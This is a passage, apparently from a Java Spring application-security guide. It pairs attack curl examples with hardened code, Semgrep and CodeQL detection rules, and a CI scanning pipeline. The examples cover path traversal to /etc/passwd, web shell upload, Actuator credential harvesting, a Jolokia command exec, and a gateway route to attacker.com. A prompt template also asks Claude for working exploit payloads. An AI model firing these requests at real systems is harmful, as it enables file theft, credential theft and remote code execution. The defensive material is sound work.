curl -X GET "https://target.com/api/files/%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd"

# Unicode encoding bypass
curl -X GET "https://target.com/api/files/\\u002e\\u002e\\u002f\\u002e\\u002e\\u002fetc\\u002fpasswd"

# Null byte injection (older Java versions)
curl -X GET "https://target.com/api/files/..%2F..%2F..%2Fetc%2Fpasswd%00.txt"

# Malicious file upload - Web shell
curl -X POST "https://target.com/api/files/upload" \
  -F "file=@shell.jsp;filename=../../webapps/ROOT/shell.jsp" \
  -H "Content-Type: multipart/form-data"

# Zip bomb upload
curl -X POST "https://target.com/api/files/upload" \
  -F "file=@zipbomb.zip;filename=bomb.zip" \
  -H "Content-Type: multipart/form-data"
```

Secure File Handling:

```
@RestController
public class SecureFileController {

    private static final String UPLOAD_DIR = "/app/uploads/";
    private static final Set<String> ALLOWED_EXTENSIONS = Set.of("pdf", "txt", "jpg", "png");
    private static final long MAX_FILE_SIZE = 10 * 1024 * 1024; // 10MB

    @GetMapping("/api/files/{filename}")
    public ResponseEntity<Resource> downloadFile(@PathVariable @Pattern(regexp = "^[a-zA-Z0-9._-]+$") String filename) {
        try {
            // Secure: Validate and normalize path
            Path uploadDir = Paths.get(UPLOAD_DIR).toRealPath();
            Path filePath = uploadDir.resolve(filename).normalize();

            // Secure: Prevent path traversal
            if (!filePath.startsWith(uploadDir)) {
                return ResponseEntity.status(HttpStatus.FORBIDDEN).build();
            }

            Resource resource = new UrlResource(filePath.toUri());

            if (resource.exists() && resource.isReadable()) {
                String contentType = Files.probeContentType(filePath);

                return ResponseEntity.ok()
                    .contentType(MediaType.parseMediaType(contentType))
                    .header(HttpHeaders.CONTENT_DISPOSITION,
                           "attachment; filename=\"" + filename + "\"")
                    .body(resource);
            }

            return ResponseEntity.notFound().build();
        } catch (Exception e) {
            log.warn("File download failed for: " + filename, e);
            return ResponseEntity.status(500).build();
        }
    }

    @PostMapping("/api/files/upload")
    public ResponseEntity<String> uploadFile(@RequestParam("file") MultipartFile file) {
        try {
            // Secure: Validate file size
            if (file.getSize() > MAX_FILE_SIZE) {
                return ResponseEntity.status(413).body("File too large");
```

```
            }

            // Secure: Validate file extension
            String originalFilename = file.getOriginalFilename();
            if (originalFilename == null || originalFilename.isEmpty()) {
                return ResponseEntity.badRequest().body("Invalid filename");
            }

            String extension = getFileExtension(originalFilename).toLowerCase();
            if (!ALLOWED_EXTENSIONS.contains(extension)) {
                return ResponseEntity.badRequest().body("File type not allowed");
            }

            // Secure: Generate safe filename
            String safeFilename = UUID.randomUUID().toString() + "." + extension;
            Path uploadPath = Paths.get(UPLOAD_DIR).resolve(safeFilename);

            // Secure: Validate content type
            String contentType = file.getContentType();
            if (!isValidContentType(contentType, extension)) {
                return ResponseEntity.badRequest().body("Content type mismatch");
            }

            // Secure: Scan for malicious content
            if (containsMaliciousContent(file)) {
                return ResponseEntity.badRequest().body("Malicious content detected");
            }

            Files.copy(file.getInputStream(), uploadPath, StandardCopyOption.REPLACE_EXISTING);

            return ResponseEntity.ok("File uploaded: " + safeFilename);
        } catch (Exception e) {
            log.error("File upload failed", e);
            return ResponseEntity.status(500).body("Upload failed");
        }
    }

    private boolean containsMaliciousContent(MultipartFile file) {
        // Implement virus scanning, content validation, etc.
        return false;
    }
}
```

11. Spring Actuator Security Misconfigurations



Spring Actuator Security Attack Flow

Spring Boot Actuator provides powerful management endpoints that, if misconfigured, can expose sensitive information and provide attack vectors.

Dangerous Actuator Exposures

Insecure Actuator Configuration:

```
# application.yml - DANGEROUS CONFIGURATION
management:
  endpoints:
    web:
      exposure:
        include: "*"  # Exposes ALL endpoints publicly
  endpoint:
    health:
      show-details: always  # Shows detailed health information
    env:
      show-values: always   # Shows environment variable values
```

Vulnerable Endpoints:

```
@RestController
public class CustomActuatorController {

    // VULNERABILITY: Custom endpoint without security
    @GetMapping("/actuator/custom/database-info")
    public Map<String, Object> getDatabaseInfo() {
        Map<String, Object> info = new HashMap<>();
        info.put("url", dataSource.getJdbcUrl());
        info.put("username", dataSource.getUsername());
        info.put("password", dataSource.getPassword()); // CRITICAL!
        return info;
    }
}
```

Actuator Attack Scenarios

```
# Information disclosure attacks
curl -X GET "https://target.com/actuator/env" | grep -i password
curl -X GET "https://target.com/actuator/configprops" | grep -i secret
curl -X GET "https://target.com/actuator/mappings" # Endpoint discovery

# Heap dump analysis for credentials
curl -X GET "https://target.com/actuator/heapdump" -o heap.hprof
strings heap.hprof | grep -i "password\|secret\|token"

# JMX exploitation via Jolokia
curl -X POST "https://target.com/actuator/jolokia" \
  -H "Content-Type: application/json" \
  -d '{
    "type": "exec",
    "mbean": "java.lang:type=Runtime",
    "operation": "exec",
    "arguments": ["calc.exe"]
  }'

# Logback configuration manipulation
curl -X POST "https://target.com/actuator/loggers/ROOT" \
  -H "Content-Type: application/json" \
  -d '{"configuredLevel": "TRACE"}'

# Spring Cloud Gateway route manipulation
curl -X POST "https://target.com/actuator/gateway/routes/malicious" \
  -H "Content-Type: application/json" \
  -d '{
    "id": "malicious",
    "uri": "http://attacker.com",
    "predicates": [{"name": "Path", "args": {"pattern": "/admin/**"}}]
  }'
```

Secure Actuator Configuration:

```
# application.yml - SECURE CONFIGURATION
management:
  endpoints:
    web:
      exposure:
        include: health,info,metrics  # Only expose necessary endpoints
      base-path: /management         # Change default path
  endpoint:
    health:
      show-details: when-authorized  # Only show details to authorized users
    env:
      show-values: never            # Never show environment values
  security:
    enabled: true
  server:
```

```
    port: 8081                    # Separate management port
    address: 127.0.0.1            # Bind to localhost only

# Security configuration for actuator
spring:
  security:
    user:
      name: actuator-admin
      password: ${ACTUATOR_PASSWORD:#{null}}
      roles: ACTUATOR
```

Secure Actuator Security Configuration:

```
@Configuration
@EnableWebSecurity
public class ActuatorSecurityConfig {

    @Bean
    @Order(1)
    public SecurityFilterChain actuatorFilterChain(HttpSecurity http) throws Exception {
        return http
            .requestMatcher(EndpointRequest.toAnyEndpoint())
            .authorizeHttpRequests(auth -> auth
                .requestMatchers(EndpointRequest.to(HealthEndpoint.class, InfoEndpoint.class))
                .permitAll()
                .anyRequest().hasRole("ACTUATOR")
            )
            .httpBasic(withDefaults())
            .build();
    }

    @Bean
    @Order(2)
    public SecurityFilterChain applicationFilterChain(HttpSecurity http) throws Exception {
        return http
            .authorizeHttpRequests(auth -> auth
                .anyRequest().authenticated()
            )
            .oauth2ResourceServer(oauth2 -> oauth2.jwt(withDefaults()))
            .build();
    }
}
```

Defensive Strategies: Building Fortress Spring

1. Input Validation and Sanitization Defense Matrix

Think of input validation as the immune system of your application – multiple layers of defense that identify and neutralize threats before they can cause damage.

Comprehensive Input Validation Framework

```
@Component
public class SecurityInputValidator {

    private static final Pattern SAFE_INPUT = Pattern.compile("^[a-zA-Z0-9\\s\\-_\\.]+$");
    private static final int MAX_INPUT_LENGTH = 1000;

    public String validateAndSanitize(String input, InputType type) {
        // Step 1: Null and length validation
        if (input == null || input.length() > MAX_INPUT_LENGTH) {
            throw new SecurityException("Invalid input length");
        }

        // Step 2: Type-specific validation
        switch (type) {
            case JNDI_LOOKUP:
                return validateJNDIInput(input);
            case EL_EXPRESSION:
                return validateELInput(input);
            case FILE_PATH:
                return validateFilePath(input);
            default:
                return validateGeneric(input);
        }
    }

    private String validateJNDIInput(String input) {
        // Whitelist approach for JNDI
        if (!input.matches("^java:comp/env/[a-zA-Z0-9/_-]+$")) {
            throw new SecurityException("Invalid JNDI name format");
        }
        return input;
    }
```

```
    private String validateELInput(String input) {
        // Block dangerous EL expressions
        String[] dangerousPatterns = {
            "Runtime", "Process", "exec", "eval", "Script",
            "Class.forName", "#{", "${", "T("
        };

        String lowerInput = input.toLowerCase();
        for (String pattern : dangerousPatterns) {
            if (lowerInput.contains(pattern.toLowerCase())) {
                throw new SecurityException("Potentially dangerous EL expression");
            }
        }
        return input;
    }
}
```

2. Secure Configuration Patterns

JNDI Security Hardening

```
@Configuration
public class SecureJNDIConfig {

    @Bean
    public InitialContext secureContext() {
        Properties props = new Properties();

        // Disable remote class loading
        props.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "false");
        props.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "false");

        // Restrict protocols
        props.setProperty("java.naming.factory.url.pkgs", "");

        try {
            return new InitialContext(props);
        } catch (NamingException e) {
            throw new RuntimeException("Failed to create secure JNDI context", e);
        }
    }

    @Service
    public class SecureJNDIService {
        private final Set<String> allowedJNDINames;

        public SecureJNDIService() {
            // Whitelist of allowed JNDI names
            this.allowedJNDINames = Set.of(
                "java:comp/env/jdbc/dataSource",
                "java:comp/env/mail/session"
            );
        }

        public Object secureLookup(String name) {
            if (!allowedJNDINames.contains(name)) {
                throw new SecurityException("JNDI name not in whitelist: " + name);
            }

            try {
                return secureContext().lookup(name);
            } catch (NamingException e) {
                log.error("JNDI lookup failed for: " + name, e);
                return null;
            }
        }
    }
}
```

Deserialization Protection

```
@Configuration
public class DeserializationSecurity {

    @Bean
    public ObjectInputStream createSecureObjectInputStream(InputStream input) throws IOException {
        return new ValidatingObjectInputStream(input);
    }

    public static class ValidatingObjectInputStream extends ObjectInputStream {
        private static final Set<String> ALLOWED_CLASSES = Set.of(
            "java.lang.String",
            "java.lang.Integer",
            "java.util.ArrayList",
```


```
            "com.mycompany.SafeClass"
        );

        public ValidatingObjectInputStream(InputStream in) throws IOException {
            super(in);
        }

        @Override
        protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
            String className = desc.getName();

            // Whitelist approach
            if (!ALLOWED_CLASSES.contains(className) &&
                !className.startsWith("com.mycompany.safe.")) {
                throw new SecurityException("Unauthorized deserialization attempt: " + className);
            }

            return super.resolveClass(desc);
        }
    }
}
```

3. Expression Language Hardening

```
@Configuration
public class SecureELConfig {

    @Bean
    public ELProcessor secureELProcessor() {
        ELProcessor processor = new ELProcessor();

        // Remove dangerous imports
        processor.getELManager().addELResolver(new SecureELResolver());

        return processor;
    }

    public static class SecureELResolver extends ELResolver {
        private static final Set<String> BLOCKED_CLASSES = Set.of(
            "java.lang.Runtime",
            "java.lang.Process",
            "java.lang.ProcessBuilder",
            "javax.script.ScriptEngineManager",
            "java.beans.XMLDecoder"
        );

        @Override
        public Object getValue(ELContext context, Object base, Object property) {
            if (base instanceof Class) {
                String className = ((Class<?>) base).getName();
                if (BLOCKED_CLASSES.contains(className)) {
                    throw new SecurityException("Access to dangerous class blocked: " + className);
                }
            }
            return null;
        }

        // Implement other required methods...
    }
}
```

Insecure vs Secure Architecture Patterns


Insecure Architecture: The House of Cards



Problems with Insecure Architecture:

- No input validation layer
- Direct exposure of dangerous APIs
- Lack of security boundaries
- No monitoring or logging
- Single point of failure

Secure Architecture: The Fortress



Security Architecture Principles:

1. **Defense in Depth**: Multiple security layers
2. **Fail Secure**: Default to deny when security checks fail
3. **Least Privilege**: Minimal necessary permissions
4. **Input Validation**: All inputs are untrusted
5. **Output Encoding**: All outputs are properly encoded
6. **Audit Trail**: All security events are logged

SAST Tools Arsenal

Semgrep: The Swiss Army Knife of Static Analysis

Semgrep represents the evolution of static analysis – fast, accurate, and highly customizable. Think of it as your code's personal security detective, tirelessly scanning for vulnerabilities with the precision of a master craftsman.

Complete Semgrep Ruleset for Java Spring Security

1. Comprehensive JNDI Injection Detection:

```
rules:
  - id: jndi-injection-comprehensive
    message: |
      JNDI injection vulnerability detected. Multiple attack vectors possible:
      - Remote class loading (if trustURLCodebase=true)
      - BeanFactory exploitation via ResourceRef
      - EL injection through ObjectFactory
    severity: ERROR
    languages: [java]
    mode: taint
    pattern-sources:
      - patterns:
          - pattern-either:
              - pattern: $REQ.getParameter($PARAM)
              - pattern: $REQ.getHeader($HEADER)
              - pattern: $REQ.getAttribute($ATTR)
              - pattern: |
                  @RequestParam $TYPE $VAR
              - pattern: |
                  @PathVariable $TYPE $VAR
              - pattern: $COOKIE.getValue()
    pattern-sinks:
      - patterns:
          - pattern-either:
              - pattern: $CTX.lookup($TAINTED)
              - pattern: new InitialContext().lookup($TAINTED)
              - pattern: new InitialContext($PROPS).lookup($TAINTED)
              - pattern: ContextFactory.getInitialContext(...).lookup($TAINTED)
              - pattern: $LDAP.lookup($TAINTED)
              - pattern: $DIR_CTX.lookup($TAINTED)
    pattern-sanitizers:
      - pattern: validateJNDIName($INPUT)
      - pattern: $WHITELIST.contains($INPUT)
```

```
      - pattern: sanitizeNamingInput($INPUT)
    metadata:
      cwe:
        - "CWE-074: Improper Neutralization of Special Elements"
        - "CWE-470: Use of Externally-Controlled Input to Select Classes"
      owasp: "A03:2021 - Injection"
      impact: "CRITICAL"
      likelihood: "HIGH"

  - id: jndi-remote-codebase-config
    message: |
      Dangerous JNDI configuration detected. Remote codebase trust is enabled,
      allowing remote class loading attacks.
    severity: ERROR
    languages: [java]
    patterns:
      - pattern-either:
          - pattern: |
              $PROPS.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true")
          - pattern: |
              $PROPS.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true")
          - pattern: |
              System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true")
    fix: |
      $PROPS.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "false")
```

2. Advanced Deserialization Detection:

```
rules:
  - id: unsafe-deserialization-comprehensive
    message: |
      Unsafe deserialization vulnerability. Potential for remote code execution
      through gadget chains (CommonCollections, Spring, etc.)
    severity: ERROR
    languages: [java]
    mode: taint
    pattern-sources:
      - patterns:
          - pattern-either:
              - pattern: $REQ.getInputStream()
              - pattern: $SOCKET.getInputStream()
              - pattern: new FileInputStream($FILE)
              - pattern: $REQ.getParameter($PARAM)
              - pattern: $COOKIE.getValue()
              - pattern: $REQ.getHeader($HEADER)
    pattern-sinks:
      - patterns:
          - pattern-either:
              - pattern: $OIS.readObject()
              - pattern: new ObjectInputStream($INPUT).readObject()
              - pattern: $DECODER.readObject()
              - pattern: XMLDecoder.readObject()
              - pattern: $YAML.load($INPUT)
              - pattern: new Yaml().load($INPUT)
    pattern-sanitizers:
      - pattern: new ValidatingObjectInputStream($INPUT)
      - pattern: $VALIDATOR.validate($INPUT)
      - pattern: whitelistDeserialize($INPUT)
    metadata:
      cwe: "CWE-502: Deserialization of Untrusted Data"
      gadget_chains:
        - "CommonCollections 1-7"
        - "Spring AOP"
        - "Apache Commons BeanUtils"

  - id: mysql-jdbc-autoDeserialize
    message: |
      Dangerous MySQL JDBC configuration with autoDeserialize=true.
      Vulnerable to deserialization attacks via rogue MySQL servers.
    severity: HIGH
    languages: [java]
    pattern: |
      DriverManager.getConnection("jdbc:mysql://" + $HOST + "..." + "autoDeserialize=true" + ...)
    fix: |
      Remove autoDeserialize=true from JDBC connection string
```

3. Expression Language Injection Detection:

```
rules:
  - id: el-injection-spring-spel
    message: |
      Spring Expression Language (SpEL) injection vulnerability.
      Can lead to remote code execution via T() operator.
    severity: ERROR
    languages: [java]
```

```
    mode: taint
    pattern-sources:
      - patterns:
          - pattern-either:
              - pattern: $REQ.getParameter($PARAM)
              - pattern: |
                  @RequestParam $TYPE $VAR
    pattern-sinks:
      - patterns:
          - pattern-either:
              - pattern: $PARSER.parseExpression($TAINTED)
              - pattern: new SpelExpressionParser().parseExpression($TAINTED)
              - pattern: $EXPRESSION_FACTORY.createValueExpression($TAINTED, ...)

  - id: jsf-el-injection
    message: |
      JSF Expression Language injection in evaluateExpressionGet().
      User input is directly evaluated as EL expression.
    severity: ERROR
    languages: [java]
    mode: taint
    pattern-sources:
      - pattern: $REQ.getParameter($PARAM)
    pattern-sinks:
      - pattern: $APP.evaluateExpressionGet($CTX, "#{" + $TAINTED + "}", ...)
```

4. Template Injection Detection:

```
rules:
  - id: freemarker-ssti-model-injection
    message: |
      FreeMarker Server-Side Template Injection (SSTI). User input in
      template model can lead to code execution via ObjectConstructor.
    severity: ERROR
    languages: [java]
    mode: taint
    pattern-sources:
      - pattern: $REQ.getParameter($PARAM)
    pattern-sinks:
      - patterns:
          - pattern: $MODEL.addAttribute($KEY, $TAINTED)
          - pattern: $MODEL.put($KEY, $TAINTED)

  - id: freemarker-unsafe-configuration
    message: |
      Insecure FreeMarker configuration. ObjectConstructor access enabled,
      allowing template injection attacks.
    severity: HIGH
    languages: [java]
    patterns:
      - pattern-not: |
          $CONFIG.setClassResolver(TemplateClassResolver.ALLOWS_NOTHING_RESOLVER)
      - pattern-inside: |
          freemarker.template.Configuration $CONFIG = ...
```

Semgrep Custom Rules for Framework-Specific Vulnerabilities

```
rules:
  - id: spring-security-bypass-patterns
    message: |
      Potential Spring Security bypass through direct servlet access or
      RequestDispatcher forwarding.
    severity: HIGH
    languages: [java]
    patterns:
      - pattern-either:
          - pattern: |
              $REQ.getRequestDispatcher($PATH).forward($REQ, $RESP)
          - pattern: |
              @RequestMapping(value = "/**")
      - pattern-inside: |
          @Controller
          class $CLASS { ... }

  - id: sensitive-data-in-logs
    message: |
      Sensitive data logged without sanitization. May expose credentials
      or personal information in log files.
    severity: MEDIUM
    languages: [java]
    mode: taint
    pattern-sources:
      - patterns:
          - pattern: $REQ.getParameter("password")
          - pattern: $REQ.getParameter("token")
```

```
          - pattern: $REQ.getParameter("apikey")
          - pattern: $REQ.getHeader("Authorization")
    pattern-sinks:
      - patterns:
          - pattern: $LOG.info($TAINTED)
          - pattern: $LOG.debug($TAINTED)
          - pattern: System.out.println($TAINTED)
```

CodeQL: The Semantic Code Hunter

CodeQL transforms your codebase into a queryable database, allowing for sophisticated pattern matching that goes beyond simple syntax analysis.

Advanced CodeQL Queries for Java Spring Security

1. Comprehensive JNDI Injection Query:

```
/**
 * @name Advanced JNDI injection with context analysis
 * @description Detects JNDI injection with detailed context about exploitability
 * @kind path-problem
 * @problem.severity error
 * @precision high
 * @id java/jndi-injection-advanced
 * @tags security
 *       external/cwe/cwe-074
 *       external/cwe/cwe-470
 */

import java
import semmle.code.java.dataflow.TaintTracking
import semmle.code.java.dataflow.FlowSources
import DataFlow::PathGraph

class JNDILookupSink extends DataFlow::ExprNode {
  JNDILookupSink() {
    exists(MethodAccess ma, Method m |
      ma.getMethod() = m and
      m.hasName("lookup") and
      (
        m.getDeclaringType().hasQualifiedName("javax.naming", "Context") or
        m.getDeclaringType().hasQualifiedName("javax.naming", "InitialContext") or
        m.getDeclaringType().hasQualifiedName("javax.naming.directory", "DirContext") or
        m.getDeclaringType().hasQualifiedName("javax.naming.ldap", "LdapContext")
      ) and
      ma.getAnArgument() = this.asExpr()
    )
  }

  /** Gets the JNDI context type for this lookup */
  string getContextType() {
    exists(MethodAccess ma |
      ma.getAnArgument() = this.asExpr() and
      result = ma.getMethod().getDeclaringType().getName()
    )
  }
}

class JNDIConfiguration extends DataFlow::Configuration {
  JNDIConfiguration() { this = "JNDIConfiguration" }

  override predicate isSource(DataFlow::Node source) {
    source instanceof RemoteFlowSource or
    exists(MethodAccess ma |
      ma.getMethod().hasName(["getParameter", "getHeader", "getAttribute"]) and
      source.asExpr() = ma
    )
  }

  override predicate isSink(DataFlow::Node sink) {
    sink instanceof JNDILookupSink
  }

  override predicate isBarrier(DataFlow::Node node) {
    exists(MethodAccess ma |
      ma.getMethod().hasName(["validateJNDIName", "sanitizeNamingInput"]) and
      ma.getAnArgument() = node.asExpr()
    ) or
    exists(IfStmt ifstmt, MethodAccess contains |
      contains.getMethod().hasName("contains") and
      contains.getQualifier().getType().hasName("Set") and
      ifstmt.getCondition() = contains and
      node.asExpr().getParent*() = ifstmt.getThen()
    )
  }
}
```

```
predicate hasRemoteCodebaseEnabled() {
  exists(MethodAccess ma, StringLiteral prop, StringLiteral value |
    ma.getMethod().hasName("setProperty") and
    ma.getArgument(0) = prop and
    ma.getArgument(1) = value and
    (
      prop.getValue() = "com.sun.jndi.ldap.object.trustURLCodebase" or
      prop.getValue() = "com.sun.jndi.rmi.object.trustURLCodebase"
    ) and
    value.getValue() = "true"
  )
}

from JNDIConfiguration config, DataFlow::PathNode source, DataFlow::PathNode sink, JNDILookupSink jndiSink
where
  config.hasFlowPath(source, sink) and
  sink.getNode() = jndiSink
select jndiSink, source, sink,
  "JNDI injection vulnerability in " + jndiSink.getContextType() +
  " context. User input from $@ flows to JNDI lookup." +
  (if hasRemoteCodebaseEnabled() then " Remote codebase trust is ENABLED - Critical risk!" else ""),
  source.getNode(), "this user input"
```

2. Deserialization Gadget Chain Analysis:

```
/**
 * @name Deserialization with gadget chain analysis
 * @description Identifies deserialization vulnerabilities and available gadget chains
 * @kind path-problem
 * @problem.severity error
 * @precision high
 * @id java/deserialization-gadget-analysis
 * @tags security
 *       external/cwe/cwe-502
 */

import java
import semmle.code.java.dataflow.TaintTracking
import DataFlow::PathGraph

class DeserializationSink extends DataFlow::ExprNode {
  DeserializationSink() {
    exists(MethodAccess ma |
      (
        ma.getMethod().hasName("readObject") and
        ma.getMethod().getDeclaringType().hasQualifiedName("java.io", "ObjectInputStream")
      ) or
      (
        ma.getMethod().hasName("readObject") and
        ma.getMethod().getDeclaringType().hasQualifiedName("java.beans", "XMLDecoder")
      ) or
      (
        ma.getMethod().hasName("load") and
        ma.getMethod().getDeclaringType().getPackage().hasName("org.yaml.snakeyaml")
      ) and
      this.asExpr() = ma.getQualifier()
    )
  }
}

class GadgetChainLibrary extends RefType {
  string gadgetType;

  GadgetChainLibrary() {
    (
      this.hasQualifiedName("org.apache.commons.collections", _) and
      gadgetType = "CommonCollections"
    ) or
    (
      this.hasQualifiedName("org.springframework", _) and
      gadgetType = "Spring"
    ) or
    (
      this.hasQualifiedName("org.apache.commons.beanutils", _) and
      gadgetType = "BeanUtils"
    ) or
    (
      this.hasQualifiedName("com.sun.rowset", _) and
      gadgetType = "JdbcRowSet"
    )
  }

  string getGadgetType() { result = gadgetType }
}

predicate hasGadgetChainLibrary(string gadgetType) {
```

```
  exists(GadgetChainLibrary lib |
    lib.getGadgetType() = gadgetType
  )
}

class DeserializationConfiguration extends TaintTracking::Configuration {
  DeserializationConfiguration() { this = "DeserializationConfiguration" }

  override predicate isSource(DataFlow::Node source) {
    exists(MethodAccess ma |
      ma.getMethod().hasName(["getInputStream", "getParameter", "readAllBytes"]) and
      source.asExpr() = ma
    )
  }

  override predicate isSink(DataFlow::Node sink) {
    sink instanceof DeserializationSink
  }
}

from DeserializationConfiguration config, DataFlow::PathNode source, DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select sink.getNode(), source, sink,
  "Unsafe deserialization of user input from $@. Available gadget chains: " +
  concat(string s | hasGadgetChainLibrary(s) | s, ", "),
  source.getNode(), "this source"
```

Claude-Powered Security Analysis

Claude can be integrated into your security workflow through carefully crafted prompts that provide comprehensive vulnerability analysis.

Master Security Analysis Prompt

```
COMPREHENSIVE JAVA SPRING SECURITY AUDIT

You are a senior application security engineer conducting a comprehensive security assessment of Java Spring applications.

INSTRUCTIONS:
1. Analyze the provided code for ALL major vulnerability categories
2. Provide exploitable proof-of-concept payloads where applicable
3. Include business impact assessment and remediation priority
4. Generate detection rules for CI/CD integration

CODE TO ANALYZE:
[PASTE YOUR JAVA CODE HERE]

ANALYSIS FRAMEWORK:

## 1. INJECTION VULNERABILITIES
### JNDI Injection
- [ ] Direct JNDI lookup with user input
- [ ] Remote codebase configuration status
- [ ] BeanFactory exploitation potential
- [ ] Provide PoC payloads for identified issues

### SQL Injection
- [ ] Raw SQL concatenation
- [ ] Stored procedure parameter injection
- [ ] JPA/Hibernate query injection
- [ ] MyBatis dynamic SQL issues

### Expression Language Injection
- [ ] Spring SpEL injection points
- [ ] JSF EL evaluation vulnerabilities
- [ ] Template engine injection (FreeMarker, Thymeleaf)

## 2. DESERIALIZATION VULNERABILITIES
- [ ] ObjectInputStream usage analysis
- [ ] Available gadget chain libraries assessment
- [ ] YAML/XML deserialization issues
- [ ] Custom serialization vulnerabilities

## 3. AUTHENTICATION & AUTHORIZATION
- [ ] Path traversal bypass opportunities
- [ ] Method-level security bypass
- [ ] Session management flaws
- [ ] JWT implementation issues

## 4. CONFIGURATION SECURITY
- [ ] Dangerous Spring configurations
- [ ] Debug/development endpoints exposed
- [ ] Sensitive information disclosure
- [ ] CORS misconfigurations

OUTPUT FORMAT:
For each vulnerability found, provide:
```

```
**Vulnerability**: [Name and CWE]
**Severity**: Critical/High/Medium/Low
**Location**: [File:Line or Method name]
**Description**: [Technical details]
**Exploit**: [Working payload/PoC]
**Impact**: [Business consequences]
**Remediation**: [Specific fix with code]
**Detection Rule**: [Semgrep/CodeQL rule]

REMEDIATION PRIORITY:
1. Critical: Remote code execution, authentication bypass
2. High: Data exposure, privilege escalation
3. Medium: Information disclosure, DoS
4. Low: Configuration improvements

Provide actionable recommendations with working code examples for fixes.
```

Bandit: Python's Security Watchdog

While primarily for Python, Bandit's custom plugin architecture makes it valuable for polyglot environments and can be extended for Java analysis.

Custom Bandit Plugin for JWT Validation:

```python
import ast
import bandit
from bandit.core import test_properties as test

@test.checks('Call')
@test.test_id('B350')
def unsafe_jwt_verify(context):
    """Check for JWT decode without verification in Java/Kotlin code."""
    # This is an example of extending Bandit for Java-like syntax
    if context.call_function_name_qual in ['jwt.decode', 'JWT.decode']:
        args = context.call_args

        # Check for verify=false parameter
        for arg in args:
            if hasattr(arg, 'arg') and arg.arg == 'verify':
                if hasattr(arg, 'value') and getattr(arg.value, 'value', None) is False:
                    return bandit.Issue(
                        severity=bandit.HIGH,
                        confidence=bandit.HIGH,
                        text='JWT decode without signature verification detected. '
                             'This allows token forgery attacks.',
                        lineno=context.node.lineno,
                        testid='B350'
                    )

    # Check for hardcoded secrets
    if any(secret_pattern in str(context.node) for secret_pattern in
           ['secret', 'key', 'token', 'password']):
        return bandit.Issue(
            severity=bandit.MEDIUM,
            confidence=bandit.MEDIUM,
            text='Potential hardcoded secret detected',
            testid='B350'
        )

@test.checks('Str')
@test.test_id('B351')
def hardcoded_secrets(context):
    """Detect hardcoded secrets in string literals."""
    string_value = context.string_val.lower()

    secret_patterns = [
        'password=', 'secret=', 'key=', 'token=', 'api_key='
    ]

    for pattern in secret_patterns:
        if pattern in string_value and len(string_value) > 20:
            return bandit.Issue(
                severity=bandit.MEDIUM,
                confidence=bandit.MEDIUM,
                text=f'Hardcoded secret detected: {pattern}',
                testid='B351'
            )
```

SAST Tool Integration Pipeline

```yaml
# .github/workflows/security-scan.yml
name: Security SAST Pipeline

on: [push, pull_request]
```

```yaml
jobs:
  security-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3

      - name: Run Semgrep
        uses: returntocorp/semgrep-action@v1
        with:
          config: >-
            p/security-audit
            p/java
            p/owasp-top-ten
            .semgrep/custom-rules.yml
          generateSarif: "1"

      - name: Run CodeQL Analysis
        uses: github/codeql-action/analyze@v2
        with:
          languages: java
          queries: security-and-quality

      - name: Upload SARIF results
        uses: github/codeql-action/upload-sarif@v2
        with:
          sarif_file: semgrep.sarif

      - name: Security Gate
        run: |
          # Fail build if critical vulnerabilities found
          if grep -q "CRITICAL" semgrep-results.json; then
            echo "Critical vulnerabilities found!"
            exit 1
          fi
```

Real-World Case Studies

